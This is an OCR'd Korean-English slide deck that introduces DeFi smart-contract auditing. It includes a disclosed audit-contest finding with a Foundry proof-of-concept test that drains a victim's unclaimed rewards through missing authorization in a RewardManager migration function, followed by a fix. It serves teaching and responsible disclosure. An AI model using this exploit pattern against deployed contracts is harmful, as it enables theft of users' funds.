
DeFi 프로토콜 오디팅 프로세스

- 수동 감사 혹은 도구 활용
  - Manual Audit
  - Static Analysis
  - Fuzzing
  - LLM
- 취약점 PoC 작성
  - 취약점이 실제로 악용 가능한지 보여주는 익스플로잇 코드 작성
  - EVM 체인의 경우 Foundry를 많이 사용함(Fork 모드)
  - 예를 들어 Drain(자산 탈취) 취약점이 있다면 PoC 수행 후 해당 컨트랙트의 자산을 보여주는 등..

DeFi 취약점 분석 입문하기

DeFi 프로토콜 오디팅 프로세스

- 보고서 작성



POC SECURITY

DeFi 취약점 분석 입문하기

제목 : 주소 이전시 다른 사용자 계정의 자산을 Drain(탈취)할 수 있음

Unauthorized draining of arbitrary user rewards via override address migration #75

└ Duplicate of #15 Confirmed Drain Rewards of anyone using overrideReceiver() and removeOverrideAddress()

Status Duplicate

Severity Severity: High ≈ Likelihood: High × Impact: High

realsung · created on Jun 1, 2025 at 05:04 · Edited

Summary

A malicious user can drain the unclaimed rewards of any victim address by abusing the `overrideReceiver` and `removeOverrideAddress` functions in the `RewardManager` contract, due to missing authorization checks during reward migration.

요약 : 권한 확인 미흡으로 RewardManager 계약의 overrideReceiver 및 removeOverrideAddress 함수를 악용하여 피해자 주소의 청구되지 않은 보상을 모두 탈취 가능

POC SECURITY

DeFi 취약점 분석 입문하기

어떤 취약점인지 상세히 설명
왜 Impact가 High 등급인지?
어떤 권한이 있어야 악용이 가능한지?

Finding Description

The `RewardManager` contract allows any user to set their own override address to any arbitrary address (including a victim), and later remove the override with the `migrateExistingRewards` flag set to true. When this happens, the contract migrates all unclaimed rewards from the override address (victim) to the caller (attacker), even though the attacker has no legitimate claim to those rewards.

The bug occurs because the contract does not check that the caller is authorized to move funds from the override address, only that the override address is set.

Flow:

1. Attacker sets their override address to the victim's address: `rewardManager.overrideReceiver(victim, false);`
2. Victim accumulates unclaimed rewards.
3. Attacker calls `removeOverrideAddress(true)`, which internally calls `_migrateRewards(victim, attacker)`.
4. All of the victim's unclaimed rewards are transferred to the attacker, who can then claim them.

Impact Explanation

- Critical : The attacker can steal all unclaimed rewards from any user, resulting in direct loss of funds for victims

Likelihood Explanation

- The attack can be performed by any user without special permissions, and only requires public function calls.
- The attack can be executed by anyone with a single transaction, as there are no access controls or checks on the migration source address.
- The only requirement is that the victim has unclaimed rewards, which is a normal state for users in the system.

POC SECURITY

DeFi 취약점 분석 입문하기

PoC 코드 첨부 및 Foundry도구를 이용해 Call Trace 제공

Proof of Concept

The attacker can migrate and claim rewards from any victim address without any authorization or consent from the victim.

```
function testOverrideDrainAttack() public {
        address attacker = user1;
        address victim = user2;

        // 1. Attacker sets their override address to victim
        vm.prank(attacker);
        rewardManager.overrideReceiver(victim, false);

        // 2. Simulate rewards being accumulated for victim
        vanillaRegistryTest.testSelfStake();
        address victimValidator = vanillaRegistryTest.user1();
        bytes memory victimPubkey = vanillaRegistryTest.user1BLSKey();

        vm.deal(user3, 5 ether);
        vm.prank(user3);
        rewardManager.payProposer{value: 5 ether}(victimPubkey); // unclaimedRewards[victim]  = 5 ether

        assertEq(rewardManager.unclaimedRewards(victim), 5 ether);

        // 3. Attacker removes override with migrateExistingRewards = true
        vm.prank(attacker);
        rewardManager.removeOverrideAddress(true); // Internally, this triggers _migrateRewards(victim, attacker), which transfers all of the victim's unclaimed rewards to
the attacker.

        // 4. Attacker's unclaimedRewards should now be 5 ether, victim's should be 0
        assertEq(rewardManager.unclaimedRewards(attacker), 5 ether);
        assertEq(rewardManager.unclaimedRewards(victim), 0);

        // 5. Attacker claims rewards
        // The attacker calls claimRewards() and successfully withdraws the stolen funds.
        uint256 balanceBefore = attacker.balance;
        vm.prank(attacker);
        rewardManager.claimRewards();
        assertEq(attacker.balance, balanceBefore + 5 ether);
    }
```

Call Trace

```
forge clean && forge test --match-path test/validator-registry/rewards/RewardManagerTest.sol --via-ir -vvvv --match-test testOverrideDrainAttack
[⠒] Compiling...
[⠒] Compiling 160 files with Solc 0.8.26
[⠢] Solc 0.8.26 finished in 84.55s
Compiler run successful with warnings:
Warning (2072): Unused local variable.
   --> test/validator-registry/rewards/RewardManagerTest.sol:628:9:
```


POC SECURITY

DeFi 취약점 분석 입문하기

코드 수정 및 시큐어 코딩 가이드 제공

from == msg.sender를 통해서 본인 Reward만 출금할 수 있는 권한 체크가 필요하다 등..

Recommendation

Add an authorization check in removeOverrideAddress and/or _migrateRewards to ensure that only the legitimate owner of the source address can migrate their rewards.

check `from == msg.sender`

```
function removeOverrideAddress(bool migrateExistingRewards) external whenNotPaused nonReentrant {
    address toBeRemoved = overrideAddresses[msg.sender];
    require(toBeRemoved != address(0), NoOverriddenAddressToRemove());
    if (migrateExistingRewards) {
        require(toBeRemoved == msg.sender, "Cannot migrate rewards from another address"); // Add this check:
        _migrateRewards(toBeRemoved, msg.sender);
    }
    overrideAddresses[msg.sender] = address(0);
    emit OverrideAddressRemoved(msg.sender);
```

contracts/contracts/validator-registry/rewards/RewardManager.sol


```
128          if (migrateExistingRewards) { _migrateRewards(toBeRemoved, msg.sender); }
```

contracts/contracts/validator-registry/rewards/RewardManager.sol

```
195      function _migrateRewards(address from, address to) internal {
```


POC SECURITY

DeFi 취약점 분석 입문하기




1day case - **https://solodit.cyfrin.io**

POC SECURITY

DeFi 취약점 분석 입문하기

프로토콜 출시 전

- DeFi 프로토콜들은 Mainnet에 배포(출시)하기 전에 전문 감사 회사에게 의뢰해 Audit 받음
  - 프로젝트 크기에 따라 다르겠지만 보통 2~3명 인력 투입
- 일정 기간동안 특정 플랫폼에서 Audit Contest를 열어 상금을 걸고 취약점 찾으면 보상 해줌
  - 많은 사람이 투입되고 Prize Pool 분배(Unique하고 Critical한 취약점을 찾아야 큰 보상 기대)



DeFi 취약점 분석 입문하기

프로토콜 출시 후

- 메인넷 배포 후, 운영 단계에서 BugBounty를 활성화(기간이 정해져있지 않음)
- 발견 시 이미 메인넷에 돈이 걸려 있으므로 Risk가 큼
- 취약점의 심각도에 따라 보상

NAME	VAULT TVL	MAX BOUNTY	TOTAL PAID	MED. RESOLUTION TIME	LAST UPDATED	
SSV Network Triaged by immunefi	$532.1k	$1M	Private	Private	7/8/2025	View bounty
Pinto Triaged by immunefi	$394.4k	$1.2M	Private	Private	18/8/2025	View bounty
ENS	$199.3k	$250k	Private	Private	18/4/2025	View bounty
XION Triaged by immunefi	$104.5k	$250k	Private	Private	12/8/2025	View bounty
DeXe Protocol	$57.0k	$500k	Private	Private	14/11/2024	View bounty
Inverse Finance	$41.0k	$100k	Private	Private	19/8/2025	View bounty

Thanks

POC SECURITY

Q & A

POC SECURITY